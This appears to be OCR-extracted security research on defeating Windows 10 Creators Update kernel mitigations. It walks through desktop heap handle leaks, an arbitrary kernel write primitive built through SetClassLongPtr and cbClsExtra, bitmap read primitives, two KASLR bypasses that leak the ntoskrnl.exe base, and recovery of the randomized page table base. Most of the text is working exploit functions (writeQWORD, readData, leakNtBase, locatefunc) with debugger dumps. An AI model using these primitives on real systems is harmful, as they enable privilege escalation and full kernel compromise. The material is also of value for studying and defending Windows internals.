
Like the removal of kernel-mode addresses in GdiSharedHandleTable in Windows 10 1607, this removal of kernel-mode addresses in UserHandleTable removes the possibility of locating the tagWND object. The second change is modification of SetWindowLongPtr, any ExtraBytes written are no longer located in kernel-mode. As shown below the ExtraBytes pointer is taken at offset 0x180 from the beginning of the tagWND object.



```
sub     esi, r8d
movsxd  rcx, esi
add     rcx, [rdi+180h] ; RDI == tagWND*
```

```
loc_1C0053CB3:
mov     rax, [rcx]
mov     [rsp+98h+var_70], rax
mov     [rcx], r14      ; RCX == ExtraBytes*
jmp     loc_1C0053B7B
```

Inspecting registers at the point of write shows the value in R14 of 0xFFFFF78000000000 to be written to the address in RCX, which is an address in user-mode



```
kd> dq 1a000000 L2
00000000`1a000000  ffffbd25`40909ce8 ffffbd25`40909bf0
kd> r
rax=0000000000000000 rbx=0000000000000000 rcx=000002095f92daf8
rdx=0000000000000008 rsi=0000000000000008 rdi=ffffbd2540909bf0
rip=ffffbd5fec46866b rsp=ffffe3010030da00 rbp=0000000000000008
 r8=0000000000000000  r9=fffffffffffff3fff r10=ffffbd2540909bf0
r11=000000252387c000 r12=0000000000000000 r13=0000000000000000
r14=fffff78000000000 r15=ffffbd2542567ab0
iopl=0         nv up ei pl nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b
win32kfull!xxxSetWindowLongPtr+0x1f3:
ffffbd5f`ec46866b 4c8931          mov     qword ptr [rcx],r14 (
```


This clearly breaks the primitive since the strName field of the second tagWND can no longer be modified.

There are two additional changes in Creators Update, the first, which is a minor change, modifies the size of the Surface object header. The header is increased by 8 bytes, which must be considered, else the allocation alignment fails. The second is the randomization of the HAL Heap, this means that a pointer into ntoskrnl.exe can no longer be found at the address 0xFFFFFFFFFD00448.

Revival of Kernel Read and Write Primitives Take 2


With the changes in Windows 10 Creators Update, both kernel-mode read and write primitives break, however the changes to the bitmap primitive are minimal and may be rectified in a matter of minutes by simple decreasing the size of each bitmap to ensure it takes of 0x1000 bytes. The changes for the tagWND kernel-mode read and write primitive are much more substantial.

The Win32ClientInfo structure from the TEB has also been modified, previously offset 0x28 of the structure was the ulClientDelta, which describes the delta between the user-mode mapping and the actual Desktop Heap. Now the contents are different:




```
kd> dq @$teb+800 L6
000000d6`fd73a800  00000000`00000008 00000000`00000000
000000d6`fd73a810  00000000`00000600 00000000`00000000
000000d6`fd73a820  00000299`cfe70700 00000299`cfe70000
```

A user-mode pointer has taken its place, inspecting that pointer reveals it to be the start of the user-mode mapping directly, which can be seen below:



```
kd> dq 00000299`cfe70000
00000299`cfe70000  00000000`00000000 0100c22c`639ff397
00000299`cfe70010  00000001`ffeeffee ffffbd25`40800120
00000299`cfe70020  ffffbd25`40800120 ffffbd25`40800000
00000299`cfe70030  ffffbd25`40800000 00000000`00001400
00000299`cfe70040  ffffbd25`408006f0 ffffbd25`41c00000
00000299`cfe70050  00000001`000011fa 00000000`00000000
00000299`cfe70060  ffffbd25`40a05fe0 ffffbd25`40a05fe0
00000299`cfe70070  00000009`00000009 00100000`00000000
kd> dq ffffbd25`40800000
ffffbd25`40800000  00000000`00000000 0100c22c`639ff397
ffffbd25`40800010  00000001`ffeeffee ffffbd25`40800120
ffffbd25`40800020  ffffbd25`40800120 ffffbd25`40800000
ffffbd25`40800030  ffffbd25`40800000 00000000`00001400
ffffbd25`40800040  ffffbd25`408006f0 ffffbd25`41c00000
ffffbd25`40800050  00000001`000011fa 00000000`00000000
ffffbd25`40800060  ffffbd25`40a05fe0 ffffbd25`40a05fe0
ffffbd25`40800070  00000009`00000009 00100000`00000000
```

In this example, the content of the two memory areas are the same, and that the Desktop Heap starts at 0xFFFFBD2540800000. While the UserHandleTable is removed and the metadata to perform a search for the handle has been removed, the actual data is still present through the user-mode mapping. By performing a manual search in the user-mode mapping it is possible to locate the handle and from that calculate the kernel-mode address. First the user-mapping is found and the delta between it and the real Desktop Heap as seen below.



```
VOID setupLeak()
{
    DWORD64 teb = (DWORD64)NtCurrentTeb();
    g_desktopHeap = *(PDWORD64)(teb + 0x828);
    g_desktopHeapBase = *(PDWORD64)(g_desktopHeap + 0x28);
    DWORD64 delta = g_desktopHeapBase - g_desktopHeap;
    g_ulClientDelta = delta;
}
```

Next the kernel-mode address of the tagWND object can be located from the handle:


```
DWORD64 leakWnd(HWND hwnd)
{
    DWORD i = 0;
    PDWORD64 buffer = (PDWORD64)g_desktopHeap;
    while (1)
    {
        if (buffer[i] == (DWORD64)hwnd)
        {
            return g_desktopHeapBase + i * 8;
        }
        i++;
    }
}
```

This overcomes the first part of the mitigation introduced in Creators Update. While the address of the tagWND object can be found, it still does not solve all the problems, since SetWindowLongPtr cannot modify the strName of the following tagWND object, it is still not possible to perform read and write operations of arbitrary kernel memory.

The size of ExtraBytes for a tagWND object denoted by cbWndExtra is set when the window class is registered by the API RegisterClassEx. While creating the WNDCLASSEX structure used by RegisterClassEx another field called cbClsExtra is noted as seen below

```
cls.cbSize = sizeof(WNDCLASSEX);
cls.style = 0;
cls.lpfnWndProc = WProc1;
cls.cbClsExtra = 0x18;
cls.cbWndExtra = 8;
cls.hInstance = NULL;
cls.hCursor = NULL;
cls.hIcon = NULL;
cls.hbrBackground = (HBRUSH)(COLOR_WINDOW + 1);
cls.lpszMenuName = NULL;
cls.lpszClassName = g_windowClassName1;
cls.hIconSm = NULL;

RegisterClassExW(&cls);
```

This field defines the size of ExtraBytes for the tagCLS object which is associated with a tagWND object. The tagCLS object is also allocated to the Desktop Heap and registering the class just prior to allocating the tagWND makes the tagCLS object to be allocated just before the tagWND object. Allocating another tagWND object after that brings about a layout as seen below



By overwriting the cbClsExtra field of the tagCLS object instead of the cbWndExtra field of the tagWND1 object we obtain an analogous situation to before. Using the API SetClassLongPtr instead of SetWindowLongPtr allows for modification of the ExtraBytes of the tagCLS object. This API has not been modified and still writes its ExtraBytes to the Desktop Heap, which once again allows for modifying the strName field of tagWND2.

An arbitrary write function can be implemented as shown below

```
VOID writeQWORD(DWORD64 addr, DWORD64 value)
{
    DWORD offset = addr & 0xF;
    addr -= offset;
    DWORD64 filler;
    DWORD64 size = 0x8 + offset;
    CHAR* input = new CHAR[size];
    LARGE_UNICODE_STRING uStr;
    if (offset != 0)
    {
        filler = readQWORD(addr);
    }
    for (DWORD i = 0; i < offset; i++)
    {
        input[i] = (filler >> (8 * i)) & 0xFF;
    }
    for (DWORD i = 0; i < 8; i++)
    {
        input[i + offset] = (value >> (8 * i)) & 0xFF;
    }
    RtlInitLargeUnicodeString(&uStr, input, size);

    g_fakeDesktop[0x1] = 0;
    g_fakeDesktop[0x10] = addr - 0x100;
    g_fakeDesktop[0x11] = 0x200;

    SetClassLongPtrW(g_window1, 0x308, addr);
    SetClassLongPtrW(g_window1, 0x300, 0x0000002800000020);
    SetClassLongPtrW(g_window1, 0x230, (DWORD64)g_fakeDesktop);
    NtUserDefSetText(g_window2, &uStr);
    SetClassLongPtrW(g_window1, 0x230, g_rpDesk);
    SetClassLongPtrW(g_window1, 0x300, 0x0000000e0000000c);
    SetClassLongPtrW(g_window1, 0x308, g_winStringAddr);
}
```


A similar arbitrary read primitive can be created as well, thus completely bypassing the mitigations introduced in Creators Update against kernel-mode read and write primitives.

Kernel ASLR Bypass

The mitigations introduced in Windows 10 Anniversary Update and Creators Update have eliminated all publicly known leaks of kernel drivers. Often kernel-mode information leak vulnerabilities are found, but these are patched by Microsoft, of more interest are the kernel driver information leaks which are due to design issues. The last two known KASLR bypasses were due to the non-randomization of the HAL Heap and the SIDT assembly instruction, both have been mitigated in Windows 10 Creators Update and Anniversary Update respectively.


Often kernel driver memory addresses are needed to complete exploits, so discovering new design issues which lead to kernel driver information leaks are needed. The approach used is to make KASLR bypasses which relate to the specific kernel-mode read primitive. So, one KASLR bypass is created for the bitmap primitive and one for the tagWND primitive.

The first one to be discussed is the one related to the bitmap primitive. Looking at the kernel-mode Surface object in the structures reversed engineered from Windows XP and written on REACTOS shows the Surface object to have the following elements



```
typedef struct _SURFOBJ
{
    DHSURF dhsurf;           // 0x000
    HSURF  hsurf;            // 0x004
    DHPDEV dhpdev;           // 0x008
    HDEV   hdev;             // 0x00c
    SIZEL  sizlBitmap;       // 0x010
    ULONG  cjBits;           // 0x018
    PVOID  pvBits;           // 0x01c
    PVOID  pvScan0;          // 0x020
    LONG   lDelta;           // 0x024
    ULONG  iUniq;            // 0x028
    ULONG  iBitmapFormat;    // 0x02c
    USHORT iType;            // 0x030
    USHORT fjBitmap;         // 0x032
  // size                       0x034
} SURFOBJ, *PSURFOBJ;
```


Reading the description of the field called hdev yields



hdev


GDI's handle to the device, this surface belongs to. In reality a pointer to GDI's PDEVOBJ.

This gives the question of what is the PDEVOBJ, luckily that structure is also given on REACTOS and contains




```
{
    BASEOBJECT  baseobj;
    PPDEV       ppdevNext;
    int         cPdevRefs;
    int         cPdevOpenRefs;
    PPDEV       ppdevParent;
    FLONG       flags;
    FLONG       flAccelerated;

              .....

    PVOID       pvGammaRamp;
    PVOID       RemoteTypeOne;
    ULONG       ulHorzRes;
    ULONG       ulVertRes;
    PFN         pfnDrvSetPointerShape;
    PFN         pfnDrvMovePointer;
    PFN         pfnMovePointer;
    PFN         pfnDrvSynchronize;
    PFN         pfnDrvSynchronizeSurface;
    PFN         pfnDrvSetPalette;
    PFN         pfnDrvNotify;
    ULONG       TagSig;
    PLDEV       pldev;

              .....

    PVOID       WatchDogContext;
    PVOID       WatchDogs;
    PFN         apfn[INDEX_LAST]
} PDEV, *PPDEV;
```

The fields of type PFN are function pointers and will give us a kernel pointer. The method for leaking is then to read the hdev field and use that to read out the function pointer. Inspecting the Surface object in memory shows the value of hdev to be empty



```
ffffbd25`56300000  00000000`00052c3b 00000000`00000000
ffffbd25`56300010  ffff968a`3bbee740 00000000`00000000
ffffbd25`56300020  00000000`00052c3b 00000000`00000000
ffffbd25`56300030  00000000`00000000 00000001`00000364
ffffbd25`56300040  00000000`00000d90 ffffbd25`56300270
ffffbd25`56300050  ffffbd25`56300270 0000794b`00000d90
```

Creating the bitmap object with the CreateBitmap API does not populate the hdev field, however other API's exist to create bitmaps. Using the CreateCompatibleBitmap API also creates a bitmap and a kernel-mode Surface object, inspecting that object in memory shows it to contain a valid hdev pointer



```
kd> dq ffffbd25`56300000+3000
ffffbd25`56303000  00000000`01052c3e 00000000`00000000
ffffbd25`56303010  ffff968a`3bbee740 00000000`00000000
ffffbd25`56303020  00000000`01052c3e 00000000`00000000
ffffbd25`56303030  ffffbd25`4001b010 00000364`00000001
ffffbd25`56303040  00000000`00000d90 ffffbd25`56303270
```

Using this pointer and dereferencing offset 0x6F0 gives the kernel-mode address of DrvSynchronizeSurface in the kernel driver cdd.dll.

```
kd> dqs ffffbd25`4001b010 + 6f0
ffffbd25`4001b700  ffffbd5f`eced2bf0 cdd!DrvSynchronizeSurface
```

To leverage this, the following method is employed. First locate the handle to the bitmap which has its Surface object at an offset 0x3000 bytes past the one found with the pool leak. Then free that Surface object by destroying the bitmap and reallocate multiple bitmap objects using the CreateCompatibleBitmap API. This is implemented below

```
HBITMAP h3 = (HBITMAP)readQword(leakPool() + 0x3000);
buffer[5] = (DWORD64)h3;
DeleteObject(h3);

HBITMAP *KASLRbitmap = new HBITMAP[0x100];
for (DWORD i = 0; i < 0x100; i++)
{
    KASLRbitmap[i] = CreateCompatibleBitmap(dc, 1, 0x364);
}
```


The hdev pointer is then at offset 0x3030 from the pool leak, which in turn gives the pointer to DrvSynchronizeSurface. DrvSynchronizeSurface contains a call to the function ExEnterCriticalRegionAndAcquireFastMutexUnsafe in ntoskrnl.exe at offset 0x2B as shown below

```
kd> u cdd!DrvSynchronizeSurface + 2b L1
cdd!DrvSynchronizeSurface+0x2b:
ffffbd5f`eced2c1b ff153f870300    call    qword ptr [cdd!_imp_ExEnterCriticalRegionAndAcquireFastMutexUnsafe
kd> dqs [cdd!_imp_ExEnterCriticalRegionAndAcquireFastMutexUnsafe] L1
ffffbd5f`ecf0b360  fffff803`4c4c3e90 nt!ExEnterCriticalRegionAndAcquireFastMutexUnsafe
```

From this pointer into ntoskrnl.exe it is possible to find the base address by checking for the MZ header and searching backwards 0x1000 bytes at a time until it is found. The complete ntosknl.exe base address leak function is shown below


```
DWORD64 leakNtBase()
{
    DWORD64 ObjAddr = leakPool() + 0x3000;
    DWORD64 cdd_DrvSynchronizeSurface = readQword(readQword(ObjAddr + 0x30) + 0x6f0);
    DWORD64 offset = readQword(cdd_DrvSynchronizeSurface + 0x2d) & 0xFFFFF;
    DWORD64 ntAddr = readQword(cdd_DrvSynchronizeSurface + 0x31 + offset);
    DWORD64 ntBase = getmodBaseAddr(ntAddr);
    return ntBase;
}
```

While the above explained KASLR bypass works best while used in conjunction with the bitmap read and write primitive, the tagWND read and write primitive can also make use of a similar idea. By looking at structures documented on REACTOS from Windows XP, the header of a tagWND object is a structure called THRDESKHEAD, which contains another structure called THROBJHEAD, which in turn contains a pointer to a structure called THREADINFO. This is shown below, first the tagWND structure header




```
typedef struct _WND
{
  THRDESKHEAD  head;
  WW;
  struct _WND *spwndNext;
#if (_WIN32_WINNT >= 0x0501)
  struct _WND *spwndPrev;
#endif
  struct _WND *spwndParent;
  struct _WND *spwndChild;
```

Followed by the THRDESKHEAD and the THROBJHEAD




```
typedef struct _THROBJHEAD
{
   HEAD;
   PTHREADINFO pti;
} THROBJHEAD, *PTHROBJHEAD;
//
typedef struct _THRDESKHEAD
{
   THROBJHEAD;
   PDESKTOP    rpdesk;
   PVOID       pSelf;
} THRDESKHEAD, *PTHRDESKHEAD;
```

Finally, the header of the THREADINFO structure, which contains a structure called W32THREAD



```
typedef struct _THREADINFO
{
  /* 000 */ W32THREAD;
```

The W32THREAD structure contains a pointer to the KTHREAD object as its first entry



```
typedef struct _W32THREAD
{
  /* 0x000 */ PETHREAD pEThread;
```

While this is a lot of structure transversal of very old documented structures it is worth noticing that even in Windows 10 Creators Update the KTHREAD contains a pointer into ntoskrnl.exe at offset 0x2A8. Thus given the kernel-mode address of a tagWND object it is possible to gain a pointer to ntoskrnl.exe. By translating the 32-bit Windows XP structures to 64-bit Windows 10 and inspecting memory it becomes clear that dereferencing offset 0x10 of the tagWND object gives the pointer to the THREADINFO object. Dereferencing that pointer gives the address of the KTHREAD, this is shown in memory below

```
kd> dq ffffbd25`4093f3b0+10 L1
ffffbd25`4093f3c0  ffffbd25`4225dab0
kd> dq ffffbd25`4225dab0 L1
ffffbd25`4225dab0  ffff968a`3b50d7c0
kd> dqs ffff968a`3b50d7c0 + 2a8
ffff968a`3b50da68  fffff803`4c557690 nt!KeNotifyProcessorFreezeSupported
```

It is possible to wrap this KASLR bypass in a single function, where the base address of ntoskrnl.exe is found from the pointer into notoskrnl.exe in the same fashion as explained for the bitmap primitive.

```
DWORD64 leakNtBase()
{
    DWORD64 wndAddr = leakWnd(g_window1);
    DWORD64 pti = readQWORD(wndAddr + 0x10);
    DWORD64 ethread = readQWORD(pti);
    DWORD64 ntAddr = readQWORD(ethread + 0x2a8);
    DWORD64 ntBase = getmodBaseAddr(ntAddr);
    return ntBase;
}
```

Dynamic Function Location

In the following sections, it becomes important to locate the address of specific kernel driver functions, while this could be done using static offsets from the header, this might not work across patches. A better method would be to locate the function address dynamically using the kernel-mode read primitive.

The read primitives given so far only read out 8 bytes, but both the bitmap and the tagWND primitive can be modified to read out any given size buffer. For the bitmap primitive this depends on the size of the bitmap, which can be modified allowing for arbitrary reading size. The arbitrary size bitmap read primitive is shown below

```
BYTE* readData(DWORD64 start, DWORD64 size)
{
    BYTE* data = new BYTE[size];
    memset(data, 0, size);
    ZeroMemory(data, size);
    BYTE *pbits = new BYTE[0xe00];
    memset(pbits, 0, 0xe00);
    GetBitmapBits(h1, 0xe00, pbits);
    PDWORD64 pointer = (PDWORD64)pbits;
    pointer[0x1BC] = start;
    pointer[0x1B9] = 0x0001000100000368;
    SetBitmapBits(h1, 0xe00, pbits);
    GetBitmapBits(h2, size, data);
    pointer[0x1B9] = 0x0000000100000368;
    SetBitmapBits(h1, 0xe00, pbits);
    delete[] pbits;
    return data;
}
```

The only difference is the modification of the size values and the size of the data buffer to retrieve in the final GetBitmapBits call. This one read primitive will dump the entire kernel driver, or the relevant part of it into a buffer ready for searching inside user-mode memory.

The next idea is using a simple hash value of the function to locate it. The hash function used is simply adding four QWORDS offset by 4 bytes together. While no proof of collision avoidance will be made, it has turned out to be very effective. The final location function is shown below

```
DWORD64 locatefunc(DWORD64 modBase, DWORD64 signature, DWORD64 size)
{
    DWORD64 tmp = 0;
    DWORD64 hash = 0;
    DWORD64 addr = modBase + 0x1000;
    DWORD64 pe = (readQword(modBase + 0x3C) & 0x00000000FFFFFFFF);
    DWORD64 codeBase = modBase + (readQword(modBase + pe + 0x2C) & 0x00000000FFFFFFFF);
    DWORD64 codeSize = (readQword(modBase + pe + 0x1C) & 0x00000000FFFFFFFF);
    if (size != 0)
    {
        codeSize = size;
    }
    BYTE* data = readData(codeBase, codeSize);
    BYTE* pointer = data;

    while (1)
    {
        hash = 0;
        for (DWORD i = 0; i < 4; i++)
        {
            tmp = *(PDWORD64)((DWORD64)pointer + i * 4);
            hash += tmp;
        }
        if (hash == signature)
        {
            break;
        }
        addr++;
        pointer = pointer + 1;
    }
    return addr;
}
```


Page Table Randomization

As previously mentioned the most common way of achieving executable kernel memory in Windows 10 is by modifying the Page Table Entry of the memory page where the shellcode is located. Prior to Windows 10 Anniversary Update the Page Table Entry of a given page can be found through the algorithm shown below

```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFF8;
    vaddr += 0xFFFFF68000000000;
    return vaddr;
}
```


In Windows 10 Anniversary Update and Creators Update the base address value of 0xFFFFF68000000000 has been randomized. This makes it impossible to simply calculate the Page Table Entry address for a given memory page. While the base address has been randomized the kernel must still look up Page Table Entries often, so kernel-mode API's for this must exist. One example of this is MiGetPteAddress in ntoskrnl.exe.

Opening MiGetPteAddress in Ida Pro shows that the base address is not randomized



```
MiGetPteAddress proc near
shr     rcx, 9
mov     rax, 7FFFFFFF8h
and     rcx, rax
mov     rax, 0FFFFF68000000000h
add     rax, rcx
retn
```

However, looking at it in memory shows the randomized base address



```
nt!MiGetPteAddress:
fffff803`0ccd1254 48c1e909          shr     rcx,9
fffff803`0ccd1258 48b8f8ffffff7f000000 mov rax,7FFFFFFF8h
fffff803`0ccd1262 4823c8            and     rcx,rax
fffff803`0ccd1265 48b80000000000cffff mov rax,0FFFFCF0000000000h
fffff803`0ccd126f 4803c1            add     rax,rcx
fffff803`0ccd1272 c3                ret
```

